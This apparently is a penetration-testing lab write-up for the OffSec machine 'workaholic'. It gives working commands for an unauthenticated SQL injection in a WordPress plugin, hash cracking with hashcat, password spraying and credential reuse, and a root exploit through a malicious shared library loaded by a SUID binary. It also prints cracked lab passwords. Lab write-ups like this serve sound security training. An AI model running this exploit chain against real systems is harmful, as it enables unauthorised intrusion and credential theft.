
System Information#
OS: Linux IP: 192.168.112.229
Service Enumeration#
21/tcp FTP#
vsftpd 3.0.5
22/tcp SSH#
OpenSSH 9.6p1 Ubuntu 3ubuntu13.9
Supports pw and pubkey auth
80/tcp HTTP#
nginx/1.24.0 (Ubuntu)
Links on the page go to workaholic.offsec -> add it to /etc/hosts

Feroxbuster seems unable to work properly? “wildcard dir stopped recursion”

Soft 404? Either gives 200 or 301 for every possible directory listing. Not very useful for fuzzing… let’s get more granular and filter out 301 codes.
ffuf -u http://workaholic.offsec/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -fc 301
(Didn’t yield any results)
We can also run wpscan while that’s working…
wpscan --url http://workaholic.offsec --api-token ...
- /wp-login.php
- XML-RPC enabled -> brute force with better stealth / faster than through /wp-login.php
- Title: WP < 7.0.3 - Unauthenticated Blind SSRF
- Title: WP < 7.0.4 - Author+ RCE via PDF Upload
- Title: WP-Advanced-Search < 3.3.9.2 - Unauthenticated SQL Injection
- Title: WP-Advanced-Search <= 3.3.9.3 - Authenticated (Admin+) Arbitrary File Upload
Unauthenticated SQL Injection? That sounds pretty good. https://wpscan.com/vulnerability/2ddd6839-6bcb-4bb8-97e0-1516b8c2b99b/
curl "http://workaholic.offsec/wp-content/plugins/wp-advanced-search/class.inc/autocompletion/autocompletion-PHP5.5.php?q=admin&t=wp_users%20--&f=user_login&type=&e"

Oh yes… we have a list of users. admin, charlie, and ted.
Tried to guess a few passwords for each without luck. (user:user, user:admin, user:workaholic, etc). Same for SSH and FTP, no access.
Looking up the wp_users database schema, it looks like “user_pass” is the column containing usernames, and “user_pass” contains passwords. If we update the request, we get:
curl "http://workaholic.offsec/wp-content/plugins/wp-advanced-search/class.inc/autocompletion/autocompletion-PHP5.5.php?q=admin&t=wp_users%20--&f=user_pass&type=&e"
$P$BDJMoAKLzyLPtatN/WQrbPgHVMmNFn.
$P$Bd.FfZuysLq8evJ/C6xxWtSB1Ne00p.
$P$BT6Spj.qANCaKd4WR1JGMnC4X.1Kuy/
$P$ are phpass format, which corresponds to hashcat mode 400.
hashcat -m 400 ./hashes.txt /usr/share/wordlists/rockyou.txt
I spent about 15 minutes in my VM waiting, and then realized that it would take a few more hours to exhaust the list… I switched to using hashcat on my host and it cracked two of the hashes in about 10 seconds!
Giving us:
charlie -> $P$Bd.FfZuysLq8evJ/C6xxWtSB1Ne00p.:chrish20
ted -> $P$BT6Spj.qANCaKd4WR1JGMnC4X.1Kuy/:okadamat17
Log into /wp-login.php as charlie:chrish20 Log into /wp-login.php as ted:okadamat17
Don’t seem to be able to update themes or plugins with either…

To be thorough, I’ll spray (brute-force style) both passwords against all 3 users for SSH and FTP. Ted can access FTP.
ftp ted@$IP

We don’t have write permissions, but we can at least read the files here to try finding other credentials.
We’re able to traverse outside of the starting FTP location, back to /. I couldn’t find anything too useful with this (ssh keys, credentials, etc) but it’s considered a misconfiguration.
config.php: define( 'DB_PASSWORD', 'rU)tJnTw5*ShDt4nOx' );
We can’t reach any database directly, but is this password reused elsewhere?

Yes!
Initial Access#
ssh charlie@$IP with password rU)tJnTw5*ShDt4nOx
Privilege Escalation#
SUID Binaries:
find / -perm -u=s -type f 2>/dev/null
finds /var/www/html/wordpress/blog/wp-monitor, owned by root, which stands out as non-default.
file /var/www/html/wordpress/blog/wp-monitor
/var/www/html/wordpress/blog/wp-monitor: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=412e632d65575e1c9de841c1f5400fe63c1c6878, for GNU/Linux 3.2.0, not stripped
strings /var/www/html/wordpress/blog/wp-monitor
...
[Warning] Possible brute force attack detected: %s
[+] Checking the logs...
/home/ted/.lib/libsecurity.so
[!] This can take a while...
init_plugin
...Should also use strace to confirm whether its actually loaded by the program.
/home/ted/.lib/libsecurity.so stands out. It’s not an existing file, so if we create our own in this location, wp-monitor should use it when ran, giving code execution as root.
On my kali host, I’ll create and compile libsecurity.so:
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void init_plugin() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
Transfer to target and compile to /home/ted/.lib/libsecurity.so
gcc -fPIC -shared -o libsecurity.so libsecurity.c
Finally, run /var/www/html/wordpress/blog/wp-monitor and get root.
Proof Screenshots (local.txt / proof.txt)#
type or cat flag and include IP address in screenshot